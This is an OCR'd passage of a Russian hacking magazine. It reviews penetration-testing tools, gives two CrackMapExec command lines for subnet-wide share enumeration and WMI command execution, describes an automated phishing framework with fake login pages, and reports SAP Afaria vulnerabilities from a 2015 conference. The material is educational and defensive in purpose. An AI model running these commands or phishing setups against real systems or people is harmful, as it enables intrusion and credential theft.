хочет проверить, так ли это на самом деле. Ничего не напоминает?


WEEKDAYS

Тестирование на отказоустойчивость имеет смысл проводить только в продакшен энвайронменте, а значит, есть риск что-нибудь уронить так, что оно будет недоступно для конечных пользователей. Это недопустимо. Соответственно, при планировании работ необходимо свести возможность недоступности ресурса для конечного пользователя к минимуму. К примеру, идеальный вариант для интернет-банкинга — ночь с субботы на воскресенье (с учетом часовых поясов нашей родины это с 00:00 до 03:00 по Москве, если банк имеет пользователей на всей территории). Как ты понимаешь, это не очень-то удобное время для работы в офисе, и обычно все стараются избежать подобных графиков, пользуясь официально закрепленными выходными днями.

Большинство заказчиков интересовались именно функциональным нагрузочным тестированием — полной эмуляцией действий пользователей, распознать бота в которых очень сложно. Это стало проблемой — достаточно много времени уходило на написание кода, эмулирующего пользователей, ведь каждый интернет банк уникален по-своему, а цена времени растет в геометрической прогрессии при условии его нехватки.

DEATH OF THE DEATHSTAR

Практика подсказывала: необходим отдельный человек, который мог бы себя целиком посвятить тестированию и поддержанию системы up-to-date. Код для нагрузочного функционального тестирования, отработавший единожды, становился больше не актуальным. Но, помимо этого, опытным путем было выявлено, что услуга по большому счету одноразовая. Это не делало ей чести. Услуга, не пользующаяся спросом, невыгодна как минимум материально. Какое-то время заказчиков не было вообще, и она, продержавшись в пакете услуг около пары лет, была отправлена в отставку. В настоящий момент ни одна из ведущих консалтинговых компаний подобную услугу не оказывает.



B0000M! That's all, folks!

OUTRO

Если на рынке нет какой-либо услуги, это отнюдь не значит, что ее никто не может предоставлять или же на нее совершенно нет спроса. Даже самое невероятное предложение найдет своего заказчика, а что уж говорить о тестировании на проникновение. Вопрос только в рентабельности затрат. Не бойся проб и ошибок: дерзай, и да пребудет с тобой сила.

Stay tuned!

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Общая теория по пентестам

- VulnerabilityAssessment
- Open Source Security Testing Methodology Manual
- The Penetration Testing Execution Standard

Немного практики


- PentesterLab
- Penetration Testing Practice Lab

В закладки

- Open Penetration Testing Bookmarks Collection

Right way to contribute


- DC7499
- DC7812



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Автор:
Ajin Abraham

URL:
github.com/ajinabraham/Mobile-Security-Framework-MobSF

Система:
Linux

MOBILE-SECURITY-FRAMEWORK (MOBSF)

Во время пентеста мобильных приложений (особенно в black box сценарии) используется большое количество инструментов, и при этом они свои для каждой из мобильной ОС. В связи с этим сам процесс разворачивания, настройки инфраструктуры тестирования отнимает достаточно много времени и сил.

Mobile Security Framework (MobSF) — это фреймворк «все в одном» для автоматизированного тестирования безопасности мобильных приложений для iOS и Android. Фреймворк имеет открытый исходный код и позволяет производить как статический, так и динамический анализ приложений. Как несложно догадаться, фреймворк поддерживает анализ APK (для Android), IPA (для iOS) и исходного кода.

При статическом анализе можно автоматически просматривать код, искать небезопасные разрешения (permissions) и конфигурации и обнаруживать небезопасный код: переопределение обработчиков SSL-соединений, отключение проверки валидности SSL-соединения, использование методов слабой криптографии, вшитые критичные данные, использование опасных API-вызовов, утечку критичной информации / PII и использование функций, приводящих к небезопасному хранению данных.

При динамическом анализе исследуемое приложение запускается в виртуальной машине или на заранее сконфигурированном устройстве и проблемы детектируются прямо в момент работы приложения. В это время идет захват сетевого трафика, расшифровка HTTP-трафика, сбор дампов, логов приложения.

При желании, конечно, можно добавлять собственные правила и описания уязвимостей.

Разработчик в дальнейшем планирует реализовать поддержку операционных систем Tizen, WindowsPhone.



Автор:
byt3bl33d3r

URL:
github.com/byt3bl33d3r/CrackMapExec

Система:
Windows/Linux

CRACKMAPEXEC

Сегодня пентест практически любой корпоративной сети сводится к работе с Active Directory окружением. И естественно, нужно быть во всеоружии при такой задаче.

CrackMapExec — это швейцарский нож для пентеста Windows / Active Directory окружения.

Инструмент позволяет все, начиная от перечисления авторизованных пользователей, поиска SMB-шар до выполнения атак в стиле PsExec и автоинжекта mimikatz в память с помощью PowerShell. Из особенностей отдельно хочется выделить:

- чистый Python;
- многопоточность;
- использование только native WinAPI вызовов для обнаружения сессий, пользователей, дампинга SAM-хешей и так далее;
- Opsec safe (никаких бинарей не грузится на машину, никаких шелл-кодов не инжектится).

Пример запуска инструмента для получения доступа к общим директориям:

```
$ python crackmapexec.py -t 100 172.16.206.0/24 -u username -p
password --shares
```

Или использование WMI для выполнения кода (в данном случае команды whoami):

```
$ python crackmapexec.py -t 100 172.16.206.0/24 -u username -p
password --execm wmi -x whoami
```



Автор:
LinkedIn

URL:
github.com/LINKEDIN/QARK

Система:
Linux

QUICK ANDROID REVIEW KIT

Продолжаем тему мобильной безопасности. Рассмотрим еще один инструмент, но в этот раз уже заточенный только под ОС Android.

Quick Android Review Kit — это инструмент на Python для поиска нескольких уязвимостей в Android-приложениях в исходном коде или APK-файлах.

Он также позволяет создавать proof of concept загружаемых APK и/или последовательности ADB-команд, способных эксплуатировать найденные уязвимости. При этом нет необходимости в root-доступе на тестовом устройстве, так как инструмент сфокусирован на уязвимостях, которые могут быть использованы при прочих безопасных условиях.

Инструмент нацелен на поиск следующих типов уязвимостей:

- случайно экспортируемые компоненты;
- неправильно защищенные экспортируемые компоненты;
- intents, которые уязвимы для перехвата или подслушивания;
- неправильная проверка x.509-сертификатов;
- создание world-readable или world-writeable файлов;
- activities, которые могут привести к утечке данных;
- использование Sticky Intents;
- небезопасное создание Pending Intents;
- отправка небезопасных Broadcast Intents;
- вшитые закрытые ключи;
- слабая или неправильно используемая криптография;
- потенциально уязвимая конфигурация WebView;
- экспортируемые Preference Activities;
- tapjacking;
- приложения с включенным бэкапом;
- приложения с включенной отладкой;
- приложения, поддерживающие устаревшие версии API с известными уязвимостями.

Отличный инструмент для создания PoC при участии в тех же Bug Bounty программах, если у тебя не особо с программированием ;). Инструмент впервые был представлен на конференции Black Hat LasVegas 2015.



Автор:
Omri Herscovici

URL:
github.com/omriher/CapTipper

Система:
Linux

CAPTIPPER

CapTipper — инструмент на Python для анализа, изучения и восстановления вредоносного HTTP-трафика. CapTipper устанавливает свой веб-сервер, который действует точь-в-точь как сервер в предоставленном PCAP-файле. При этом он содержит внутренние инструменты с мощной интерактивной консолью для анализа и инспекции хостов, целей в данном трафике. Таким образом, он предоставляет исследователям безопасности простой доступ к файлам и понимание сетевых потоков, что полезно при исследовании эксплоитов, используемого окружения, шелл-кодов и так далее.

Исследователь может написать в браузер http://127.0.0.1/[host]/[URI] и получить ответ от браузера, а именно от сервера CapTipper. Ко всему этому интерактивная консоль для глубокого понимания поддерживает различные команды, такие как hosts, hexdump, info, ungzip, body, client, dump и много других.

В общем, отличный инструмент для анализа различных эксплоит-паков и атак drive-by download.

Подробнее с инструментом можно ознакомиться в документации.



Автор:
Adam Compton

URL:
github.com/tatanus/SPF

Система:
Linux


SPEEDPHISHING FRAMEWORK

Социальная инженерия сегодня как никогда в тренде. И это совсем не удивительно — с каждым годом число интернет-пользователей растет, а их компьютерная грамотность нет... И правило, что человек — самое слабое место системы, еще никто не отменял и вряд ли когда отменит.

SPF (SpeedPhish Framework) — это инструмент на Python, предназначенный для быстрой разведки и проведения простой социальной инженерии. Инструмент способен взаимодействовать со сторонними инструментами, такими как theHarvester или BEeF.

Для поиска электронных адресов пользователей на определенном домене инструмент привлекает сервисы Google, Bing, Ask, Dogpile, Yandex, Baidu, Yahoo, Duckduckgo. После нахождения списка адресов программа автоматически поднимает веб-сервер и рассылает сообщения по заданному шаблону. При этом автоматически поднимаются поддельные страницы для аутентификации на Office 365, Outlook Web App и Citrix. После чего уже начинается мониторинг активности на данных сайтах, по завершении генерируется отчет.

Подробнее об инструменте можно узнать из выступления Phishing Going from Recon to Credentials.



Автор:
h3xstream

URL:
h3xstream.github.io/find-sec-bugs/

Система:
Linux /Windows/Mac

ИЩЕМ SECURITY BUGS В ВЕБ-ПРИЛОЖЕНИЯХ JAVA

Java-приложения очень распространены в Enterprise-сегменте, и требования к их безопасности очень высоки. Но к сожалению, программист с хорошим знанием основ безопасности — это редкость... При этом даже не все компании-разработчики на сегодняшний день имеют в своем составе специалистов по безопасности, что приводит к нерадостным последствиям (ну для кого как — хакерам наоборот). Поэтому разумнее всего будет встраивать проверку безопасности кода непосредственно в процесс разработки, прямо на машины разработчиков и в IDE. Это позволит при написании кода сразу же получать рекомендации и предупреждения, связанные с безопасностью.

Для таких целей в Java-проектах прекрасно подойдет плагин Find Security Bugs.

Особенности плагина:

- 66 паттернов уязвимостей и ошибок;
- поддержка фреймворков и библиотек (Spring-MVC, Struts, Tapestry и других);
- интеграция в IDE:
  - Eclipse, IntelliJ, Android Studio и NetBeans;
  - Ant и Maven;
- непрерывная интеграция — совместная работа с Jenkins и SonarQube;
- покрытие OWASP TOP 10 и CWE;
- открытый исходный код.



Автор:
1N3

URL:
github.com/1N3/Sn1per

Система:
Linux

SN1PER

Разведка — всему голова. Прежде чем действовать, необходимо собрать о цели как можно больше информации (как активными, так и пассивными способами). Это позволит лучше спланировать атаку и подготовиться к ней.

Sn1per — это инструмент для автоматической рекогносцировки при тестах на проникновение.

Особенности:

- автоматический базовый сбор информации (например, whois, ping, DNS);
- автоматический запуск Google hacking запросов против заданного домена;
- автоматическое перечисление открытых портов;
- автоматический перебор sub-domains и DNS-информации;
- автоматический запуск Nmap-скриптов на определенные открытые порты;
- автоматическое сканирование веб-приложений на базовые уязвимости;
- автоматический перебор всех открытых сервисов.

Для установки необходимо просто запустить скрипт `install.sh`. Проще всего это сделать под всем известным Kali Linux.



Денис Макрушин
Выпускник факультета информационной безопасности НИЯУ «МИФИ». Специализируется на исследовании угроз. Занимался тестированием на проникновение и аудитом безопасности корпоративных веб-приложений, стресс-тестированием информационных систем на устойчивость к DDoS-атакам, принимал участие в организации и проведении международных мероприятий по проблемам практической безопасности @difezza, defec.ru@difezza, defec.ru

ТОЧКА ЗРЕНИЯ: HACKER HALTED 2015

«Сэр, пройдемте со мной», - говорит один из офицеров и указывает пальцем на коридор с множеством маленьких комнат для допроса. «Цель визита? – Выступление на конференции Hacker Halted 2015. Конечный пункт назначения? – Атланта, Штат Джорджия...» Через полчаса содержательной беседы нам возвращают багаж, и мы выходим из аэропорта, где нас встречает раскаленный воздух и джетлаг. Добро пожаловать в США.

HACKER HALTED USA 2015

Мероприятие Hacker Halted USA, организатором которого выступает профессиональная организация **EC-Council** (да-да, та самая, что разработала курс **Certified Ethical Hacker**, который стал классикой в нашей индустрии), проводится один раз в год и, что типично для подобного рода конференций, собирает на своей площадке технических специалистов в области информационной безопасности и бизнес-аудиторию. Местом проведения выбран город Atlanta, и не просто так: климат привлекает к себе любителей солнца, а дневная жара не дает участникам убежать из отеля и концентрирует их внимание :).



Официальные слоган и баннер мероприятия

Главным топиком конференции, к которому, так или иначе, были привязаны доклады, был «The Cyber Pandemic» - отождествление технологического несовершенства с некой чумой, охватившей наше общество. И, как можно догадаться, в своих докладах спикеры должны были раскрыть детали этой общественной «болезни» и предложить свою «вакцину».

Кроме традиционных секций с докладами, на конференции не было никаких отвлекающих от контента факторов вроде отдельного зала для любителей поиграть в CTF, хакквестов или каких-либо воркшопов. С одной стороны, это позволяет сконцентрироваться на выступлениях и впитать как можно больше информации, а с другой – люди действия и любители поломать начинают скучать. Аудитория конференции смещена в сторону бизнеса, о чем недвусмысленно намекает секция со стендами компаний. Кстати говоря, на выставке

было представлено много стартапов и небольших компаний из индустрии ИБ, которые практически неизвестны на российском рынке и сфокусированы каждая на своей узкой нише. Для кого-то это покажется неудивительным, но если провести параллель с типичной российской ИБ-выставкой, где за каждым стендом стоит индустриальный борец-тяжеловес, то ситуация с рынком ИБ в США неискушенному зрителю может напомнить гипермаркет с огромным ассортиментом товаров и услуг.




Главный зал и основная секция

О ДОКЛАДАХ

Первый день по традиции был днем ключевых докладов конференции. После вступительной речи, открывающей мероприятие, и монолога о «высоких материях» и «The Cyber Pandemic», я решил дождаться начала секции «Cut the Crap – Show me the Hack». Как можно догадаться из ее названия, все доклады в рамках данного трэка посвящены практическим аспектам ИБ, а значит, представляют для нас наибольший интерес.

«SAP Afaria. One SMS to hack a company» - доклад нашего соотечественника, Дмитрия Частухина, пожалуй, лучше остальных докладов подходил для секции «Show me the Hack»: много технической информации об особенностях исследованной системы, описание различных недостатков конфигурации и уязвимостей и демонстрация сценария эксплуатации на небольшом стенде.

Политика **BYOD** (Bring Your Own Device, «принеси свое устройство») становится корпоративным стандартом, и бизнесу требуются соответствующие защитные решения, которые учитывают и мобильную экосистему. Такими решениями стали продукты класса **MDM** (Mobile Device Management), а одним из их ярких представителей стала платформа **Afaria** от SAP. О ее распространенности говорят более чем 130 миллиона мобильных устройств, находящихся под ее управлением в более чем 6000 организаций.



Дмитрий Частухин рассказывает об уязвимостях в SAP Afaria

Одна из уязвимостей, о которых рассказывал Дима, позволяет атакующему отправлять служебные сообщения с сервера Afaria на мобильный телефон. Данные сообщения предназначены для администрирования мобильных инфраструктур и позволяют администратору выполнять различные критичные действия: например, удаленно стереть данные, заблокировать устройство, отключить Wi-Fi. Однако у атакующего, знающего IMEI мобильного устройства сотрудника (а в случае, если атакующий имеет дело с компанией, в которой корпоративные телефоны закупаются партиями, IMEI девайсов представляют собой просто порядковые номера и могут быть подобраны) есть возможность сгенерировать сигнатуру служебного сообщения и отправить команду на корпоративное мобильное устройство. В результате мы получаем удаление данных с телефона, его блокировку или атаку с использованием социальной инженерии для дальнейшего развития сценария в корпоративной инфраструктуре. Таким образом, злодей получает возможность парализовать работу бизнеса.



Другая интересная уязвимость, которая промелькнула в докладе, представляет собой хранимую XSS в административной панели MDM-решения, но с одной особенностью: злодею достаточно отправить специальным образом сформированный пакет на порт MDM-сервера, который осуществит внедрение JS-кода в страницу административной панели. Дальнейший сценарий развития атаки типичен: в консоль входит администратор, код автоматически выполняется, атакующий получает контроль со всеми вытекающими.

